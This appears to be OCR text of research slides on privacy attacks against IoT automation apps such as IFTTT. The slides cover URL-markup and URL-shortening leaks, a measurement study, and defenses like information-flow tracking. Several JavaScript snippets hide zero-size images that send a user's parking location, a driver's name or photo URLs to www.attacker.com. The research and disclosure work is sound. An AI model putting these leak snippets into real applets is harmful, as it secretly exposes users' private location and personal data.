
`Email.sendMeEmail.setBody(...)`

`setSubject(...)`

service

action event

URL-based attacks: URL-markup attack


trigger API: Bmwlabs.startParking.ParkLocationUrl
if
then
JavaScript
action API:
Email.sendMeEmail.setBody(...)


Invisible image linking to attacker's server.

```
loc = encodeURIComponent(Bmwlabs.startParking.ParkLocationUrl)
Email.sendMeEmail.setBody(... + '<img src=\"www.attacker.com?'
                                + loc + '\" style=\" width:0px; height:0px;\">')
```

URL-based attacks: URL shortening attack

2. Put up image under public URL on ifttt.com

Shortened URL:
http://ift.tt/*****
7chars (1st constant)



3. Pass URL to Email API

1. Upload new file to IFTTT

URL-based attacks: URL shortening attack

2. Put up image under public URL on ifttt.com


Shortened URL:
http://ift.tt/*******
7chars (1st constant)

3. Pass URL to Email API

1. Upload new file to IFTTT

6-chars URLs insecure
2.5% success rate

Empirical measurement study



> Dataset by Mi et al. (May 2017)

- 300,000 IFTTT app data: triggers and actions used

> Classification of apps


- Public sinks: with markup and upload from url capabilities
- Private sources & public sinks >> potential privacy violation

30% apps

Countermeasures: Breaking the flow

> Per-app access control

- Public app: no private sources
- Private app: no public sinks



> Securing private apps against

- URL-markup attack: output sanitization
- both attacks: cannot build URLs from strings, only via APIs

> Secure URL shortening: 11-12 chars best practice

Countermeasures: Tracking the flow

> Track information flow in JavaScript code

> Allow flow from public sources to attacker

- Logo image with public URL

> Block flow from private sources to attacker

- Location leaks prevented

> JSFlow

- Information flow tracker for JavaScript
- ECMA-262 v.5 support
- `jsflow.net`

Types of flow: explicit

Automatically get an email every time you park your BMW with a map to where you're parked

APPLET TITLE

Car is parked


TRIGGER

FILTER & TRANSFORM

```
var loc = encodeURIComponent(Bmwlabs.startParking.ParkLocationUrl)
var attack = '<img src=\"www.attacker.com?' + loc + '\" style=\"
                                                     width:0px; height:0px;\">'
var ifttt_logo = '<img src=\"www.ifttt.com/logo.png' + '\" style=\"
                                                 width:100px; height:100px;\">'
Email.sendMeEmail.setBody('I parked at ' + loc + ifttt_logo + attack)
```


Send me an email

ACTION


Automatically get an email every time you park your BMW with a map to where you're parked

by BMW Labs

Types of flow: implicit


Log your completed Uber trips in a spreadsheet

by Uber

15k works with

Log your completed rides in Google Calendar

APPLET TITLE

Ride completed

TRIGGER

FILTER & TRANSFORM

```
var rideMap = Uber.rideCompleted.TripMapImage;
var driver = Uber.rideCompleted.DriverName;
for (i = 0; i < driver.length; i++)
  for (j = 32; j < 127; j++){
    t = driver[i] == String.fromCharCode(j);
    if (t) { dst[i] = String.fromCharCode(j); }
  }
var attack = '<img src=\"www.attacker.com?' + dst + '\" style=\" width:0px;
                                                         height:0px; \">';
GoogleCalendar.quickAddEvent.setQuickAdd(rideMap + attack);
```


Quick add event

ACTION

Types of flow: presence

Get an email alert when your kids come home and connect to Almond

APPLET TITLE


Get an email alert when your kids come home and connect to Almond

by Almond

A device has connected

TRIGGER


FILTER & TRANSFORM

```
var logo = '<img src=\"www.logo.com/350x150" style=\" width:100px;
                                                          height:100px; \">';
Email.sendAnEmail.setBody("Your kids just got home. " + logo);
```

Send me an email

ACTION

URLs on the sink



Automatically get an email every time you park your

with a map

you're

works with

Automatically get an email every time you park your BMW

wi

AP

attacker's observations:

www.attacker.com?loc $|_A$ = [www.attacker.com?loc]

TRIGGER

FILTER & TRANSFORM

```
var loc = encodeURIComponent(Bmwlabs.startParking.ParkLocationUrl)
var attack = '                                                =\"
                                                  width:0px; height:0px;\">'
var ifttt_logo                                                yle=\"
                                                  eight:100px;\">'
Email.sendMeEmail.setBody('I parked at ' + loc + ifttt_logo + attack)
```

www.attacker.com?loc

www.ifttt.com/logo.png

Send m

ACTIO

attacker does not observe:

www.ifttt.com/logo.png $|_A$ = [ ]

Projected security

Attacker's observations on the sink are the same

Automatically back up your new iOS photos to Google Drive

by alexander

99k works with

$\sim_A$

Automatically back up your new iOS photos to Google Drive

by alexander

99k works with

Indistiguishability by attacker:

$\texttt{string}_1 \sim_A \texttt{string}_2$ **if** $\texttt{string}_1|_A = \texttt{string}_2|_A$

Dynamic enforcement I

Addressing timing attacks

$$\Gamma \vdash e : \ell$$

$$\langle c, m, S, \Gamma \rangle_{pc} \rightarrow_{\boxed{n}} \langle c', m', S', \Gamma' \rangle$$

presence-sensitive app => no attacker observations on sink

not presence-sensitive app => monitor flows in the filter code

Soundness: The monitor enforces projected security

Formal proof in the paper

Dynamic enforcement II

> JSFlow-based implementation


> Evaluation on 60 apps

- 30 secure and 30 insecure
- Popular apps modelled
- Filter code from forums

> No false negatives

- Single false positive
  (on "artificial" filter code)

> IFC suitable for IFTTT



```
trigger = (lbl('PublicPhotoURL'))
photoURL = urlh(
   encodeURIComponent(trigger))
attack = url1("www.attacker.com?"
   + photoURL)
sink('uploadFileFromUrl
   GoogleDrive', 'setUrl', attack)


> ./jsflow applet.js
Insecure code!

url1 construct cannot be applied
to a high argument!
```

Coordinated disclosure

IFTTT zapier Microsoft Flow


> Zapier and MS Flow also vulnerable to URL-markup attack

> All platforms acknowledged the issues

> IFTTT is working on fixes:

- Apps with filter code only by premium users

Conclusions



> IoT apps increasingly popular

- IFTTT, Zapier, Microsoft Flow

> Vulnerable to attacks by malicious makers

- URL upload
- URL markup
- URL shortening

> Empirical study

- 30% of IFTTT apps may violate privacy unnoticeably to users

> Countermeasures


- Short/medium-term: breaking the flow
- Long-term: tracking the flow

Paper & materials

IFTTT zapier Microsoft Flow

Related work

Fernandes et al.


Automatically back up your new iOS photos to Google Drive

by alexander

99k

works with

User grant access to all permissions

if **then**

- Upload file from URL

- Any new photo
- New photo added to album
- New photo with the front camera
- New photo with the rear camera
- New screenshot
- New photo taken in area

Fine-grained OAuth tokens

Earlence Fernandes, Amir Rahmati, Jaeyeon Jung, and Atul Prakash. **Decentralized Action Integrity for Trigger-Action IoT Platforms.** In NDSS 2016

Surbatovich et al.

- app chains
- access to services with different security levels


if then


if then

if then

...

integrity | secrecy





lattices of security levels for services

Milijana Surbatovich, Jassim Aljuraidan, Lujo Bauer, Anupam Das, and Limin Jia. **Some Recipes Can Do More Than Spoil Your Appetite: Analyzing the Security and Privacy Risks of IFTTT Recipes.** In WWW 2017